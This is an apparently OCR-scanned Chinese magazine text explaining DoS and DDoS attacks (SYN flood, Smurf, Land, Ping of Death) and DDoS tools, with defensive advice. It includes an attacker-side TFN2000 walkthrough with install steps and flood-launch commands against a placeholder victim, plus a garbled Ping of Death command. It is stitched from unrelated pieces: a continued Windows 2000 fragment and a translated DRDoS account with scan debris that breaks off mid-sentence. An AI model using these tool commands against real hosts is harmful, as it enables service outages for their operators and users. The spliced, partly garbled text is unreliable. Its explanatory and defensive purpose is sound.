最近有很多的网站关闭、聊天室登录不上、某些网页无法访问，细究下来，原来都是遭到了DDoS攻击。而遭到DDoS攻击的服务器似乎根本没有办法，只有瘫痪的命运。

那么DDoS果真有这么可怕吗？？它的原理是什么？怎么防范呢？本文为大家讲述和分析了DDoS的形成原因，介绍了几款比较有名的DDoS工具，并且在文章最后的部分讲述了能缓解这种攻击的方法和预防措施。

最近一段时间，国内的几个大安全网站遭到强烈的分布式拒绝服务攻击（DDoS），服务器连续几十个小时无法正常工作，造成巨大的损失。这次攻击所使用的技术就是拒绝服务攻击的一种。分布式拒绝服务攻击已经成为网络安全界比较关心且较为头痛的攻击技术。下面我们就来介绍一下这种攻击手段以及防范方法。

一、普通拒绝服务攻击

“拒绝服务”这个词来源于英文Denial of Service（简称DoS），它是一种简单的破坏性攻击，通常攻击者利用TCP/IP协议中的某个弱点，或者系统存在的某些漏洞，对目标系统发起大规模的进攻，致使攻击目标无法对合法的用户提供正常的服务。简单地说，拒绝服务攻击就是让攻击目标瘫痪的一种“损人不利己”的攻击手段。

拒绝服务只是攻击的目的，要完成拒绝服务攻击可以有很多途径，对Windows系统的OOB攻击、IGMP攻击以及利用设备名的攻击都属于拒绝服务攻击之列，它们的共同点是使被攻击的目标无法提供正常的服务。

当然，这些攻击方式只是拒绝服务攻击大家族中的很少一部分，造成拒绝服务攻击的最多的种类是TCP/IP协议设计上的缺陷，例如曾经一度非常流行甚至于让网络管理员闻之色变的Land攻击，就是利用了IP协议中源地址容易被欺骗的弱点发动的攻击，所以它并不针对某一特殊系统，而是对凡是运行于TCP/IP协议之上的所有系统均可造成拒绝服务攻击，这也是这种攻击如此普遍的原因之一。

和完全攻破一个系统比较起来，造成系统的拒绝服务要更加容易些，因此，许多黑客新手都会以这种相对容易的方法来攻击网站从而获得一种刺激和快感。

这种纯粹为了造成对方网络瘫痪而进行的拒绝服务，是为真正的黑客高手所不屑一顾的。真正的高手也许只是去发现这种攻击漏洞，并将它们公布出来，一般是不会亲自去为了攻击而攻击的，因为黑客精神中重要的一条就是永远追求更新的技术，而不是停留在做重复的事情上。

虽然真正的黑客很少单纯是为了攻击而去攻击，但这并不是说他们就不使用拒绝服务攻击，高手们所使用的拒绝服务通常是为了完成其他的攻击而必须做的。例如：

（1）在目标机上放了木马，需要让目标机重新启动。

（2）为了完成IP欺骗攻击，而被冒充的主机却瘫痪了。

（3）在正式进攻之前，需要使目标的日志记录系统无法正常工作。

拒绝服务攻击的目的就是让被攻击目标无法正常地工作。从攻击方的角度看来，目标的连接速度减慢或者完全瘫痪，那么攻击的目的也就达到了。而在被攻击的一方看来，当遭到攻击时，系统会出现一些异常现象，例如系统出现蓝屏、CPU占用率达到100%等，这时候就要考虑自己很

可能已经遭到拒绝服务攻击了。

二、常见的拒绝服务攻击

1. SYN flood

SYN flood也是一种较常见的拒绝服务攻击手段，它对Windows NT系统的攻击效果尤为明显。其原理是：正常完成一个TCP连接的初始化要求连接双方进行三个动作，即所谓的“三次握手”。其过程是这样的：

请求连接的客户机首先将一个带SYN标志位的包发送给服务器，服务器收到这个包后随即产生一个自己的SYN标志，并把收到的SYN ＋ 1作为ACK标志的等待确认包返还给客户机。最后，客户机在收到这个包之后发送一个ACK = SYN ＋ 1的确认包给服务器。此时，连接正式建立，双方可以使用TCP协议传输数据了。

在服务器发出等待确认包之后，它就会等待客户机发回ACK确认包。这时，这个连接就被加到未完成连接队列中了，直到收到ACK应答后才从该队列中删除。但大多数系统的未完成队列的数目是有限制的。如果超过这个数目，服务器就丢弃后来收到的TCP SYN包。

因此，攻击者可以伪造许多SYN包（用虚假的IP源地址），再连接到被攻击方的一个或多个端口。被攻击的服务器就会向假IP地址发送等待确认包，然后等待回答。当然，那个假IP是不会响应的。这时，被攻击的服务器就会一直等待，直到超时后才从未完成队列中删除这个包，这个过程叫做“半开连接”。如果攻击者伪造的SYN包的数量巨大，造成未完成连接队列被填满时，正常用户发送的TCP连接请求就被丢弃了，这样就造成了拒绝服务。

2. Smurf攻击

Smurf攻击的威胁性在于，它是一种具有放大效果的攻击方式。这种放大效果的原理是这样的：攻击者冒充被攻击者向某个网络上的广播设备发送请求，然后广播设备将请求转发给该网络上的大量设备，于是所有的这些设备都向被攻击者进行回应，这样就达到了使用很小的代价来进行大量攻击的目的。

例如，攻击者冒充被攻击者的IP，使用ping来对一个C类网络的广播地址进行发送ICMP包，这样，该网络上的254台主机都会对被攻击者的IP发送ICMP回应包，那么，攻击者每发一个包就会给被攻击者带来254个包的攻击效果。当然，普通的ping命令是不允许对广播地址发包的，但是攻击者完全可以使用编程的方法来达到这种效果。

不仅是ICMP包可以用来进行这种攻击，现在还有一种称为Fraggle的攻击工具利用UDP包对某一网络的广播地址发送对7号端口（echo）包的攻击方式，这样，开放7号端口的主机会回应UDP包，而没有开放7号端口的主机也会发送ICMP不可达消息包，同样可以达到很好的攻击效果。

3. Land攻击

Land也是因特网上最常见的拒绝服务攻击类型之一，它是由著名黑客组织rootshell发现的，原理很简单：利用向目标机发送大量的源地址和目标地址相同的包，造成目标机解析Land包时占用大量的系统资源，从而使网络功能完全瘫痪。

由于这种攻击是利用TCP/IP协议本身的漏洞，所以几乎所有连在因特网上的系统都会受到它的影响，尤其是对路由器进行的Land攻击威胁更大，会造成整个网络的瘫痪。

4. 死亡之Ping

“死亡之Ping”攻击是通过向目标端口发送大量的超大尺寸的ICMP包来实现的。当目标收到这些ICMP碎片包后，会在缓冲区里重新组合它们。由于这些包的尺寸实在太大以致于造成缓冲区溢出，从而导致系统崩溃。

这种攻击实现起来非常简单，不需要任何其他的程序，只要在Windows 9x、Windows NT或者Linux的命令行上输入如下命令即可完成攻击：

ping –165527 –s 1 <攻击目标IP>

三、新型拒绝服务攻击方式——DDoS

1. DDoS原理

在最近的攻击事件中，黑客使用一种称为“分布式拒绝服务”的攻击方式，“分布式拒绝服务”的英文是Distributed Denial of Service，简称DDoS。

要理解DDoS的原理，首先应该搞清楚分布式的意思。“分布”是在计算机科学里经常用到的一个词语，按照一般的理解，“分布”是指把较大的计算量或工作量由多个处理器或多个节点共同协作完成。理解了“分布”的概念，“分布式拒绝服务”攻击的含义就不难理解了。所谓“分布式拒绝服务”攻击，就是攻击者在客户端控制大量的攻击源，并且同时向攻击目标发起的一种拒

绝服务攻击。

一个典型的分布式拒绝服务攻击网络结构如图1所示。




图1 分布式拒绝服务攻击

攻击者在自己的电脑上就能操纵整个攻击过程。攻击者首先控制多个主控端，主控端是一台已经被黑客入侵并完全控制的运行特定攻击程序的系统主机，然后再由主控端主机去控制多个攻击端。每个攻击端也是一台已被入侵并运行特定程序的系统主机，攻击端的程序由主控端的攻击程序来控制。当攻击者向主控端发出攻击命令后，主控端再往每个攻击端发送，再由攻击端向被攻击目标送出发动拒绝服务攻击的数据包。

为了提高分布式拒绝服务攻击的成功率，攻击者一般需要先控制大量的主机来作为主控端和攻击端。按照现在的DDoS攻击程序的运行平台，这些主机一般需要是UNIX主机。当然，这些攻击工具也能够移植到其他平台上运行，但是要麻烦一些了。这些攻击工具入侵主机和安装程序的过程都是自动化的。这个过程可分为以下几个步骤：

（1）入侵并控制大量主机从而获取控制权。

（2）在这些被入侵的主机中安装DDoS攻击程序。

（3）利用这些被控制的主机对攻击目标发起DDoS攻击。

由于整个过程是自动化的，攻击者能够在5秒钟之内入侵一台主机并安装攻击工具。可想而知，在短短的一小时之内就可以入侵数千台主机。

2. 分布式拒绝服务攻击工具

现在最常见的分布式拒绝服务攻击程序主要有Trinoo、TFN和Stacheldraht等几种。它们使用的最主要的攻击方法是利用TCP/IP协议中的漏洞，如允许碎片包、大数据包、IP路由选择、半公开TCP连接、数据包flood等等，这些都会降低系统性能，甚至使系统崩溃。

每个已知的拒绝服务漏洞一般都会有相应的攻击程序公布出来，每个攻击程序都是独立的。一个特定的漏洞攻击程序往往只影响某一版本的TCP/IP协议。发动DDoS的工具就是用各种语言将多种拒绝服务攻击程序组合起来。

这类工具的优点是允许一个攻击者使用多种攻击方法同时攻击单个IP地址，这大大增加了攻击的成功率，但也意味着必须将所有编译好的攻击程序打包好（如UNIX的"tar"文件），以便于传输和进行攻击。

同时，这类工具在允许使用多种拒绝服务攻击方法的情况下，还应该是一个单一的、更易于保存、传输和使用的已编译好的程序。

但是，这类分布式拒绝服务攻击的组合工具，一般只允许一个攻击者在同一时间内攻击一个IP地址。

为了增加攻击的效率，多个攻击者可以通过IRC或电话来保持联系，并且每个人负责攻击不同的系统，以实现团体攻击。这种方法在探测漏洞、入侵系统、安装后门和rootkit的行动中经常被使用。

虽然存在一些使用上的限制，但这类工具仍然在不断地增加各种攻击程序，并形成了一个名为"拒绝服务集群"的软件包，trinoo便是其中最常见的一个。还有一个是由一个名叫Mixter的黑客编写的类似的工具——Tribe Flood Network（简称TFN）。

与trinoo只实现UDP攻击相比，TFN支持ICMP flood、UDP flood、SYN flood和Smurf攻击等。这些攻击通过发送ICMP_ECHOREPLY（ICMP Type 0）包来进行控制。TFN也使用了与trinoo一样的Blowfish加密算法。

可以肯定的是，这些分布式拒绝服务工具包将会得到进一步的发展与完善，功能更强大，隐蔽性更强。关键字符串、控制命令、口令将使用更强大的加密算法，或在被非攻击者自己使用时自行销毁，使用加密通信通道，使用像ICMP这种令防火墙更难监测或防御的协议进行数据包传输等等。

下面我们就详细介绍一下最常见的一种DDoS攻击程序——TFN2000。

3. TFN2000

TFN2000是一个通过主控端利用大量攻击端主机的资源，对一个或多个目标进行协同攻击的软件。大多数的UNIX和Linux平台的主机都能被用

于此类攻击，而且可以非常容易地将这个工具移植到其他系统平台上。

TFN2000主要由两部分组成：主控端上的客户端和攻击端上的守护进程。主控端向其攻击端发送攻击指定的目标主机的列表；攻击端据此对目标进行拒绝服务攻击。由一个主控端控制的多个攻击端主机，能够在攻击过程中相互协调，以保证攻击的连续性。主控端和攻击端的网络通信是经过加密的，还可能混杂了许多虚假数据包。整个TFN网络可以使用不同的TCP、UDP或ICMP包进行通信，而且主控端还能伪造其IP地址。所有这些特性致使发展防御TFN2000攻击的策略和技术变得非常困难或效率低下。

（1）TFN2000主要有以下特征：

①主控端通过TCP、UDP、ICMP或随机使用其中之一的数据包向代理端主机发送命令。对目标采用的攻击方法包括TCP/SYN、UDP、ICMP/PING或BROADCAST PING（SMURF）数据包flood等。

②主控端与代理端之间数据包的头信息也是随机的，除了ICMP总是使用ICMP_ECH-OREPLY类型的数据包。

③与上一代版本的TFN不同，TFN2000的守护程序是完全沉默的，它对接收到的命令不会有任何回应。客户端将每一个命令重复发送20次，并且认为守护程序至少应该能接收到其中的一个。

④这些命令数据包可能混杂了许多发送到随机IP地址的伪造数据包。

⑤TFN2000命令采用了选项格式，其中-x是代表某个特定命令的数值，command则是该命令的参数。

⑥所有命令都经过了CAST-256算法（RFC 2612）的加密。加密关键字在编译程序时定义，并作为TFN2000客户端程序的口令。

⑦所有加密数据在发送前都被编码（Base 64）成可打印的ASCII字符。TFN2000守护程序接收数据包并解密数据。

⑧守护进程为每一个攻击产生子进程。

⑨TFN2000守护进程试图通过修改argv[0]内容（或在某些平台中修改进程名）以掩饰自己。伪造的进程名在编译时指定，因此每次安装时都有可能不同。这个功能可以使TFN2000伪装成代理端主机的正常进程。因此，只是简单地检查进程列表未必能找到TFN2000守护进程（及其子进程）。

（2）安装

在一般的Linux环境中，只要解开压缩包后直接用make命令编译即可。在其他UNIX环境中，需要在src子目录下的Makefile文件中选择所处平台的编译选项。开始编译时，会要求你输入一个服务器密码，这个密码至少是8位字符。

TFN服务器必须以root身份安装，由于它不会自动改变任何的系统设置，所以当系统重启后，你需要重新运行它。一旦TFN服务器运行起来，你就可以向服务器列表中加入主机名，之后就可以在自己的计算机中用如下命令与TFN服务器进行联系了：

tfn –h hostname或者tfn –f host.txt

hostname就是你安装了TFN服务器程序的主机，而host.txt是一个包含了攻击目标的文件。

（3）使用

如果不使用任何选项及参数，tfn的默认命令将是停止攻击并关闭TFN服务器上的所有子进程。你通常可以使用-c <id>命令来发动攻击。主要的ID选项有：

①从服务器上发出的DoS攻击通常会伪装IP源地址，通过这个选项，你可以控制服务器上的伪源地址。

②默认的ICMP/8、SMURF和UDP攻击使用的是最小的攻击包，但这个选项允许改变发送的包的大小。

③这是一个bindshell后门，当连往特定端口后，会直接进入一个rootshell。

④使用UDP洪水攻击。

⑤使用SYN洪水攻击。

⑥使用ICMP回应攻击。

⑦使用SMURF攻击。

⑧使用MIX攻击。

⑨使用TARGA3攻击。

⑩对安装了TFN服务器程序的远程主机执行shell命令。当使用这个选项时，需要同时使用-i再加上要执行的命令，然后用-i <攻击目标1@攻击目标2@攻击目标3...>来发动进攻即可。

还有一些其他的可选项，说明如下：

-P protocol：选择与服务器进行联系的协议，可以选用ICMP、TCP和UDP协议。

-D n：发送n个伪造的数据包。

-S host/ip：伪造源IP地址。

（4）攻击实例

下面是一次利用 TFN2000 进行攻击的实例，包括从软件安装到发动攻击的全部过程。

假设我们已经控制了一台名为sample.edu的主机，现在我们把 TFN2000 软件包拷贝到那台主机的 /tmp 目录下，然后我们直接输入 make 命令，来编译安装它，它会要求你输入一个 8~12 位的密码 。

在编译完成以后，会产生两个可执行文件：td 和 tfn。其中 td 是 TFN 服务器程序，tfn 是客户端程序，我们直接运行 td 命令来启动 TFN 服务器，并把 tfn 拷回到自己的机器中。

接下来，回到自己的机器上，用如下命令向 www.victim.com发起一次标准的UDP洪水攻击：

```
tfn -h sample.edu -c 4 -i www.victim.com
Protocol              : random
Source IP             : random
Client input    : single host
Command         : commence udp flood
Password verification: （这里服务器会要求你输入密码，就是刚才编译时输入的那个）
Sending out packets:
```

到这里，攻击包就已经发送出去了！

在这个例子中，我们只使用了一个 TFN 服务器程序进行攻击。如果攻击目标不是特别脆弱的话，一般是不会造成太大的损害的。但是，如果同时控制了 1000 台安装过 TFN 服务器程序的主机，然后把这些主机的名字添加到一个名叫 hosts 的文件里，然后用如下命令攻击：

tfn -f hosts -c 4 -i www.victim.com

可以想像，攻击目标将同时遭受到 1000 台主机的猛烈攻击，那么它必死无疑！

四、预防分布式拒绝服务攻击

要想完全抵挡住分布式拒绝服务攻击是比较困难的，因为这种攻击方法往往是利用了网络协议的一些正常特性来进行攻击的。要彻底抵抗DoS攻击就势必要对现有的网络协议本身进行改造，这对于现在而言是不太现实的。虽然没有简单和专门的方法免受这些攻击，但是却可以应用各种安全和保护策略来尽量减少因受到攻击所造成的损害。

1. 个人用户防范

对于个人用户来说，应使用如下策略尽量避免遭受攻击：

（1）用户应该时常留意自己的网络通信量。这对于个人用户和小型网络尤为重要。在这些环境中，对“正常”的出站通信量是什么样子用户已经有了一定的认识。如果你的电缆调制解调器正常情况下每分钟都会闪烁几次，但忽然有一天“传输”指示灯突然亮起来而且不熄灭，这就是一个发生了不正常事件的信号。

（2）访问 Microsoft 的安全公告站点，下载所有尚未安装的合适的修补程序。这样可以有效防止被黑客入侵并作为发动拒绝服务攻击的傀儡；同时也可以避免被某些有系统漏洞而导致的拒绝服务攻击方式攻击。

（3）配置防火墙，阻止任何实际不需要的端口上（或者最好忽略）的通信。在个人计算机上使用个人防火墙，可以找到许多优秀的“个人防火墙”。Windows XP 中包括 ICF，而且其他供应商，如 ZoneAlarm 和 Symantec，为其他 Windows 版本设计防火墙。这些程序筛选入站与出站通信量，并在发生特殊事件时发出警报。例如，ZoneAlarm 将在计算机上的应用程序每次试图打开出站 TCP/IP 连接时都发出警告。通过注意这些警告，可以很快将无害通信量（例如，从 Internet Explorer 发出的 HTTP 请求）与可疑通信量（例如，自称从 winword.exe 产生的 IRC 通信量）区别开来。

2. 网络系统防范

对于所有面临分布式拒绝服务攻击威胁的网络系统来说，下面也给出了一些简单易行且快速的安全策略：

（1）得到因特网服务供应商（ISP）的协助和合作，这一点是非常重要的。分布式拒绝服务攻击主要是耗用带宽，如果单凭自己管理网络是无法对付这些攻击的。与你的 ISP 协商，确保他们同意帮助你实施正确的路由访问控制策略以保护带宽和内部网络。最理想的情况是，当发生攻击时你的 ISP 愿意监视或允许你访问他们的路由器。

（2）优化路由和网络结构。如果管理的不仅仅是一台主机，而是一个网络，就需要调整路由表以将拒绝服务攻击的影响减到最小。为了防止 SYN flood 攻击，应设置 TCP 监听功能。详细资料请参阅相关路由器的技术文档。另外，禁止网络不用的 UDP 和 ICMP 包通过，尤其是不应该允许出站 ICMP“不可到达”的消息。

（3）对所有可能成为目标的主机都进行优化，禁止所有不必要的服务。另外，拥有多IP地址的主机也会增加攻击者的难度。建议在多台主机中使用多IP地址技术，而这些主机的首页只会自动转向真正的Web服务器。

（4）正在遭到攻击时，必须立刻采取对应策略。尽可能迅速地阻止攻击数据包是非常重要的，同时，如果发现这些数据包来自某些ISP时应尽快和他们取得联系。千万不要依赖数据包中的源地址，因为正如我们在上一节中看到的，它们往往都是随机伪造的。能否迅速准确地确定伪造来源，取决于你的响应动作是否迅速，因为路由器中的记录可能会在攻击中止后很快就被清除。

（5）对于作为可能被入侵的对象，需要尽快采取合理和有效的措施。现在的拒绝服务攻击服务器都只被安装到Linux和Solaris系统中，所以应确保主机不被入侵并且是安全的。现在因特网上有许多旧的和新的漏洞攻击程序，网络管理员应经常检查漏洞数据库，如www.securityfocus.com或packetstorm.security.com等，以确保你的服务器不受这些漏洞的影响。记住，入侵者总是利用现有的漏洞进入系统并安装攻击程序。系统管理员应该经常检查服务器的配置和安全问题，运行最新升级的软件版本，最重要的一点，就是只运行必要的服务。如果能够完全按照以上建议去做，系统就可以被认为是足够安全的，而且不会被入侵和控制。

（6）必须周期性地审核系统。按照我们的经验，虽然许多主机已经被黑客成功入侵了，但是管理员还毫无察觉。所以，应该充分了解系统和服务器软件是如何工作的，经常检查系统的配置和安全策略。还要时刻留意一些安全站点公布的与自己管理的操作系统及软件有关的最新安全漏洞和问题。

（7）为了确定系统是否被入侵，还应经常检查文件的完整性。在系统未曾被入侵时，必须对所有二进制程序和其他重要的系统文件产生文件签名，并且周期性地与这些文件比较以确保不被非法修改。另外，建议将文件“校验和”保存到另一台相对坚固的主机当中。可用来检查用语文件完整性的免费工具有很多，如tripwire等，中国的网管们可以在玩MUD的空隙时间里下载回来试用一下。

（8）对于在路由器级防止DDoS的方法，应使用 ip verify unicast reverse-path 网络接口命令，这个命令的功能是检查每一个经过路由器的数据包。在路由器的CEF（Cisco Express Forwarding）表中列有该数据包可到达的网络接口的所有路由，如果在CEF中没有该数据包源IP地址的路由，路由器将丢弃该数据包。例如，路由器接收到一个源IP地址为202.111.222.333的数据包，如果CEF路由表中没有为IP地址202.111.222.333提供任何路由，即反向数据包传输时所需的路由，则路由器会丢弃它。

（9）反向传输路径转发可以阻止SMURF攻击和其他基于IP地址伪装的攻击，这能够保护网络和客户免受来自因特网其他地方的侵扰。使用Unicast RPF需要打开路由器的CEF switching或CEF distributed switching选项。不需要将输入接口配置为CEF交换。只要该路由器打开了CEF功能，所有独立的网络接口都可以配置为其他交换模式。反向传输路径转发属于在一个网络接口或子接口上激活的输入端功能，它负责处理路由器接收的数据包。在路由器上打开CEF功能是非常重要的，因为RPF必须依靠CEF。Unicast RPF包含在支持CEF的Cisco IOS12.0及以上版本中。

（上接第75页）

网络上只能是惟一的一样。Cracker只要发送一条NetBIOS冲突的消息，就会触发名字冲突，导致目标系统不能再参与NetBIOS网络。可以打上SP2或更高版本的补丁包防范。

6. 小结

总的对策就是要密切关注并及时打上最新的补丁，这样做就可以使Windows 2000防御大部分已知的D.o.S攻击。要特别关注关于TCP/IP栈有影响的补丁。

本文的目的就是揭示针对Windows 2000的远程D.o.S攻击的真相以及对策。鉴于大多数网管已经打上SP2，所以上面讲到的远程D.o.S攻击的影响力不是很广泛，但是仍不可掉以轻心。对于只打了SP1或没有打补丁的系统，一旦遭到D.o.S攻击，其后果将是不可预料的。因为Cracker如果通过其他手段向目标种植了特洛伊木马程序，当需要启动目标系统以便使特洛伊木马运行时，远程D.o.S可以用作强迫目标系统重启的一个有效手段。

分布式反射：新一代的DDoS攻击

原著／Steve Gibson
翻译／无用君

拒绝服务攻击一直是各大网络公司最头疼的问题，因为这种攻击方法到现在还没有一个行之有效的对付方法。然而，旧的攻击的防御方法还没出来，一种新的拒绝服务攻击的方法已经出现，那就是——DRDoS

译者注：前几天收到朋友寄来的这篇文章，觉得相当有意思，所以就翻译出来了。因为时间比较紧，我只翻译了原理及防御部分，算是给国内的网管敲个警钟吧。

2002年1月11日凌晨两点，grc.com被一些更先进的恶意洪水数据包攻击。这种新型的DDoS攻击可以称之为分布式反射拒绝服务攻击（Distributed Reflection Denial of Servie Attack）－DRDoS

神秘的洪水攻击

攻击在凌晨两点左右开始，那时我正好还在工作，所以我才有机会迅速地抓取到一部分洪水攻击的信息。这次攻击使Verio（我们的网络提供商）的集合路由器将攻击数据挤满了我们的两条T1。我们的网站服务器因为这次攻击而无法处理其他合法的请求。我们被完全的炸下了网。

我们以前就曾遭受过UDP和ICMP洪水攻击，这些攻击其实都可以由被攻击者入侵的主机、zombie工具及Windows系统简单的实现，我们也被一些经典的SYN洪水攻击过。所以，当我查看了一下那些显示我们是被SYN/ACK数据攻击的攻击数据包后，眉毛跳了一下。毕竟这些事实并不重要，就像我以前说的那样，一个SYN/ACK包只是一个SYN数据包带了一个ACK标记。任何有限权制作"raw socket"的人都可以制作出这种数据包来——不管他是恶意的还是无意的。

真正的惊讶是当我看到这些发起攻击的地址：

IP来源地址	主机名
129.250.28.1	ge-6-2-0.r03.sttlwa01.us.bb.verio.net
129.250.28.3	ge-1-0-0.a07.sttlwa01.us.ra.verio.net
129.250.28.20	ge-0-1-0.a12.sttlwa01.us.ra.verio.net
129.250.28.33	ge-0-0-0.r00.bcrtfl01.us.bb.verio.net
129.250.28.49	ge-1-1-0.r01.bcrtfl01.us.bb.verio.net
129.250.28.98	ge-1-2-0.r00.sfldmi01.us.bb.verio.net
129.250.28.99	ge-1-0-0.a00.sfldmi01.us.ra.verio.net
129.250.28.100	ge-1-1-0.a01.sfldmi01.us.ra.verio.net
129.250.28.113	ge-1-2-0.r01.sfldmi01.us.bb.verio.net
129.250.28.116	ge-1-1-0.a00.sfldmi01.us.ra.verio.net
	ge-1-0-0.a01.sfldmi01.us.ra.verio.net
	ge-0-3-0.a00.scrmca01.us.ra.verio.net
205.171.31.1	ge-0-2-0.r00.scrmca01.us.bb.verio.net
205.171.31.2	ge-1-2-0.a00.scrmca01.us.ra.verio.net
205.171.31.5	ge-0-2-0.r01.scrmca01.us.bb.verio.net
205.171.31.6	ge-1-0-0.a10.dllstx01.us.ra.verio.net
205.171.31.9	ge-1-0-0.a11.dllstx01.us.ra.verio.net
205.171.31.13	ge-6-0-0.r01.dllstx01.us.bb.verio.net
205.171.31.17	ge-0-2-0.a00.snjsca03.us.ra.verio.net
205.171.31.21	ge-0-2-0.a01.snjsca03.us.ra.verio.net
205.171.31.25	ge-2-1-0.r04.snjsca03.us.bb.verio.net
205.171.31.33	ge-1-1-0.a00.snjsca03.us.ra.verio.net
205.171.31.37	ge-1-1-0.a01.snjsca03.us.ra.verio.net
205.171.31.41	ge-2-1-0.r01.snjsca03.us.bb.verio.net
205.171.31.53	
205.171.31.57	iah-core-01.inet.qwest.net
205.171.31.61	iah-core-02.inet.qwest.net
205.171.31.81	iah-core-01.inet.qwest.net
	iah-core-03.inet.qwest.net
206.79.9.2	iah-core-01.inet.qwest.net
206.79.9.114	iah-core-01.inet.qwest.net
206.79.9.210	iah-core-01.inet.qwest.net

	iah-core-01.inet.qwest.net
208.184.232.13	iah-core-02.inet.qwest.net
208.184.232.17	iah-core-01.inet.qwest.net
208.184.232.21	iah-core-01.inet.qwest.net
……	……

我们看起来是在被超过200多个网络核心基础设施路由器攻击着.

发生什么事了?

看到这些分别来自Verio、Qwest和 Above.net的洪水数据包，我想它们都是完全合法的SYN/ACK连接回应包，它们显示了一个TCP源端口：179。换句话说，就像一个网页服务器的数据包会从HTTP的80号端口返回一样，这些数据包是从

Loading...
代码位置：
光盘\xiangguan\
drdos攻击地址完整列表 .doc

"BGP"的179号端口返回的。BGP 是中介路由器支持的"边界网关协议"(Border Gateway Protocol)。路由器使用BGP与它们的邻居进行即时的信息交流来交换它们的"路由表"，这是为了通知它们彼此的路由器可以在哪个IP 范围进行转交。 BGP的细节并不重要，重要的是每个良好连接（高宽带）的中介路由器都会接受在它们179端口上的连接。换句话来说，任何一个SYN数据包到达一个网络路由器后都会引出一个该路由的SYN/ACK回应包。

我突然知道什么会一定发生……

这些被利用来攻击的两百台主机不可能全存在安全问题，甚至可能没有任何一台有安全问题。我认识到它们只不过全是一些普通的的TCP服务器，它们是在认为我们想建立一个TCP连接到它们自带的BGP服务的情况下才向grc.com发送SYN/ACK数据包的。如图1所示。换句话说，一个恶意的入侵者在其他的Internet角落里利用带有连接请求的syn数据包对网络路由器进行洪水攻击。这些数据包带有虚假的IP地址，这些地址都是grc.com的。这样一来，路由器认为这些Syn数据包是从grc.com发送来的，所以它们便对它们发

